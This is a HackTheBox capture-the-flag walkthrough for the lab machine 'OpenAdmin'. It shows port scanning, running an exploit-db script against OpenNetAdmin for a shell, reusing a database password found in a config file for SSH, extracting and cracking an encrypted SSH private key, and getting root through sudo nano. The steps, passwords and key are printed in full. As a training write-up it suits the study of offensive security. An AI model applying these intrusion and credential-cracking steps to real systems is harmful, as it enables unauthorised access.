HackTheBox – OpenAdmin (Walkthrough)



Information Gathering


I'm starting to enumerate by running nmap scan: nmap -sC -sV -p- 10.10.10.171

-sC => uses default script to scan open ports

-sV => used to determine version/service running on open ports

Looking at the result, there are 2 ports open,


Opening 10.10.10.171 on browser and I see nothing, just a default Apache2 Ubuntu Page



By running gobuster, following directories were found:

- ⇒ artist
- ⇒ music
- ⇒ ONA (OpenNetAdmin)

In ONA, I can see OpenNetAdmin is running on the background with version 18.1.1




Since I already know the version, I google some stuff and discover the exploit https://www.exploit-db.com/exploits/47691

```
root@kali:~/HTB/openadmin# ls
47691.sh screenshotWU
root@kali:~/HTB/openadmin# ./47691^C
root@kali:~/HTB/openadmin# chmod +x 47691.sh
root@kali:~/HTB/openadmin# ./47691.sh http://10.10.10.171/ona/
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ \blacksquare
```

I got a low privilege shell user www-data

• Getting 1st User via PrivSec (Privilege Escalation)

Let's first check the passwd file in /etc/passwd for available users by command: cat /etc/passwd



Black bordered is our current user and we need to escalate it to either **jimmy** or **joanna** which are other users in machine.

I tried to enumerate more and I got SQL credentials config file on

/opt/ona/www/local/config/database_settings.inc.php

```
$ cat /opt/ona/www/local/config/database settings.inc.php
<?php
$ona contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db host' => 'localhost',
        'db login' => 'ona sys',
        'db passwd' => 'n1nj4W4rri0R!',
        'db database' => 'ona default',
        'db debug' => false,
    'description' => 'Default data context',
    'context color' => '#D3DBFF',
);
```

We found database password, so now we try to login one of the users we found using this password. Let's 1st try for jimmy, we use command: **ssh jimmy@10.10.10.171** and use password **n1nj4W4rri0R!** and voila! We got in.

```
Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
  System information as of Sun Jan 12 08:44:57 UTC 2020
  System load: 0.2
                                                       197
                                 Processes:
 Usage of /: 49.5% of 7.81GB Users logged in: 2
  Memory usage: 34%
                                 IP address for ens160: 10.10.10.171
  Swap usage:
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch
41 packages can be updated.
12 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
proxy settings
Last login: Sun Jan 12 08:25:21 2020 from 10.10.15.203
jimmy@openadmin:~$
```

Now I got Jimmy as user, after few minutes going around, I realized that I was not in proper user, and I could not find user.txt. I discover there is a **main.php** on /var/www/internal

```
cat: main.hp: No such file or directory
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session start(); if (!isset ($ SESSION['username'])) { header("Location: /index.php"); };</pre>
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "$output";
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
jimmy@openadmin:/var/www/internal$ netstat -tupln
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                            Foreign Address
                                                                                 PID/Program name
                                                                     State
tcp
                 0 127.0.0.1:3306
                                            0.0.0.0:*
                                                                     LISTEN
          0 0 127.0.0.1:52846
0 0 127.0.0.53:53
0 0 0.0.0.0:22
                                            0.0.0.0:*
                                                                     LISTEN
tcp
tcp
                                            0.0.0.0:*
                                                                     LISTEN
                                            0.0.0.0:*
                                                                     LISTEN
tcp
tcp6
          0
                  0 :::80
                                                                     LISTEN
              0 :::22
tcp6
          0
                                                                     LISTEN
           0
                  0 127.0.0.53:53
                                            0.0.0.0:*
udp
jimmy@openadmin:/var/www/internal$
```

Now we try to run main.php on localhost on default port 8080 using command: **curl http://127.0.0.1:8080/main.php** but this gives us error. So, let's find some ports we can listen on and for that we type: **netstat -tupln**

We found some ports let's try them, and we are able to successfully execute our command on port 52846 so now our command is: **curl http://127.0.0.1:52846/main.php**

And it gave us a private ssh key.

```
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:3306/main.php
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
jimmy@openadmin:/var/www/internal$ curl http://127.0.0.1:52846/main.php
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D
kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVU0pZN8
ad/StMWJ+MkQ5MnAMJqlQeUbRxcBP6++Hh251jMcq8yqYcx1UMD03ZjaRuwcf0Y0
ShNbbx8Euvr2agibF+vtimDvWhoJXU+UpTD58L+SIsZzal9U8f+Txhqq9K2K0HBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRci0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/UlcPvX9Aci0EUvs3naB6pVW8i/IY9B6Dx6W4JnnSUFsvhR63WNusk90gvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0gzuPBWGpZsoZx5AbA4Xi00pggekeLAli95mKKPeciUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPg+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5quPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbqVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoog0HHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
----END RSA PRIVATE KEY-----
```

<html>

<h3>Don't forget your "ninja" password</h3>

Click here to logout Session </html>

iimmy@openadmin:/var/www/internal\$

The SSH key has a password for login, I copied the key to Kali box and used ssh2john to crack to hash,

```
root@kali:~/HTB/openadmin# ssh2john.py id_rsal > idrsa.hash
root@kali:~/HTB/openadmin# ls
```

and use john to crack the hash.

```
root@kali:~/HTB/openadmin# john -w=/opt/rockyou.txt idrsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas (id_rsa1)
1g 0:00:00:06 DONE (2020-01-12 03:55) 0.1631g/s 2339Kp/s 2339Kc/s 2339KC/sa6_123..*7;Vamos!
Session completed
root@kali:~/HTB/openadmin#
```

I immediately SSH the box as user joanna and we got in!!

```
enadmin# ssh joanna@10.10.10.171 -i id_rsal
Enter passphrase for key 'id rsal':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
  System information as of Sun Jan 12 08:56:35 UTC 2020
 System load: 0.03 Processes: Usage of /: 49.6% of 7.81GB Users logged in:
                                                           247
                                  IP address for ens160: 10.10.10.171
  Memory usage: 37%
  Swap usage:
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
41 packages can be updated.
12 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sun Jan <u>1</u>2 08:55:16 2020 from 127.0.0.1
joanna@openadmin:~$
```

and I got the user.txt

```
joanna@openadmin:~$ cat user.txt
81b5f
joanna@openadmin:~$
```


• Getting root user

Now let's check what we can run as root in joanna by command: sudo -l

And it says no password required for running nano as root. So we'll try privilege escalation using nano (if you don't know how, then please refer to gtfobins).

Enter command: sudo /bin/nano /opt/priv

Press ctrl+r and give the name of the file to read which here is /root/root.txt



NOTE: => Both the flags have been hidden under HackTheBox policies. => There are more than one way to obtain flags.